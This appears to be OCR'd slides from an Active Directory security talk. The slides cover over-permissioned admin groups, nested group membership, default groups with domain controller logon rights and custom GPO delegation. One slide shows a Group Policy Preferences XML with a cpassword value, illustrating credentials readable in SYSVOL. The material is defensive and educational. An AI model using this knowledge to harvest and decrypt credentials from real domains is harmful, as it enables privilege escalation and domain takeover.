
Over-Permissioned Accounts

- Service Accounts in Domain Admins.
- Accounts in admin groups, just because…
- User accounts in admin groups.
- Computer accounts in admin groups.
- Groups within Groups within Groups…

Admin Groups

- How many Domain Admins do you have?
- What about domain Administrators?
- Enterprise Admins?
- Accounts with domain admin rights?

Are You Sure?



Domain Admins Properties

Members:

Name	Active Directory Domain Services Folder
ADA Admins	lab.adsecurity.org/AD Management
ADSAdministr...	lab.adsecurity.org/Users
LukeSkywalker	lab.adsecurity.org/AD Management

Critical Server Admins Properties

Members:

Name	Active Directory Domain Services Folder
Server Admins	lab.adsecurity.org/AD Management

ADA Admins Properties

Me

Name	Active Directory Domain Services Folder
Critical Server...	lab.adsecurity.org/AD Management

Server Admins Properties

Members:

Name	Active Directory Domain Services Folder
HanSolo	lab.adsecurity.org/AD Management
Wesley Crusher	lab.adsecurity.org/Accounts

Groups with AD admin rights

- Domain Admins
- Enterprise Admins
- Domain "Administrators"
- Custom Delegation at domain/OU level
- Groups with DC logon rights

Groups with DC Logon Rights (default)


- Account Operators
- Backup Operators
- Print Operators
- Remote Desktop Users (RDP)
- Server Operators

Groups with DC Logon Rights (default)

- Account Operators
- **DC** Backup Operators
- **DC** Print Operators
- **DC** Remote Desktop Users (RDP)
- **DC** Server Operators


Credentials in SYSVOL

- Authenticated Users have read access to SYSVOL.
- SYSVOL often contains:
    - Files containing passwords.
    - VBS scripts (with passwords).
    - Group Policy Preferences (with credentials).



```
  <?xml version="1.0" encoding="utf-8" ?>
- <Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}">
  - <User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="Administrator (built-in)" image="2" changed="2015-
      02-18 01:53:01" uid="{D5FE7352-81E1-42A2-B7DA-118402BE4C33}">
      <Properties action="U" newName="ADSAdmin" fullName="" description=""
        cpassword="RI133B2Wl2CiI0Cau1DtrtTe3wdFwzCiWB5PSAxXMDstchJt3bL0Uie0BaZ/7rdQjuqTonF3ZWAKa1iRvd4JGQ"
        changeLogon="0" noChange="0" neverExpires="0" acctDisabled="0" subAuthority="RID_ADMIN" userName="Administrator
        (built-in)" expires="2015-02-17" />
    </User>
  </Groups>
```

Custom Group Policy Object (GPO) Delegation



- Group Policy Management
  - Forest: lab.adsecurity.org
    - Domains
      - lab.adsecurity.org
        - Default Domain Policy
        - Domain PowerShell Logging Policy
        - Full Auditing Policy
        - Accounts
        - AD Management
        - Contacts
        - Domain Controllers
        - Enterprise Services
        - Security Groups
        - Servers
        - Service Accounts
        - Test
        - Workstations
          - Add Workstation Admins to Loc
          - Applocker Configuration
          - EMET Config


Full Auditing Policy

These groups and users have the specified permission for this GPO

Groups and users:

Name	Allowed Permissions	Inherited
Authenticated Users	Read (from Security Filtering)	No
Domain Admins (ADSECLAB\Domain Admins)	Edit settings, delete, modify security	No
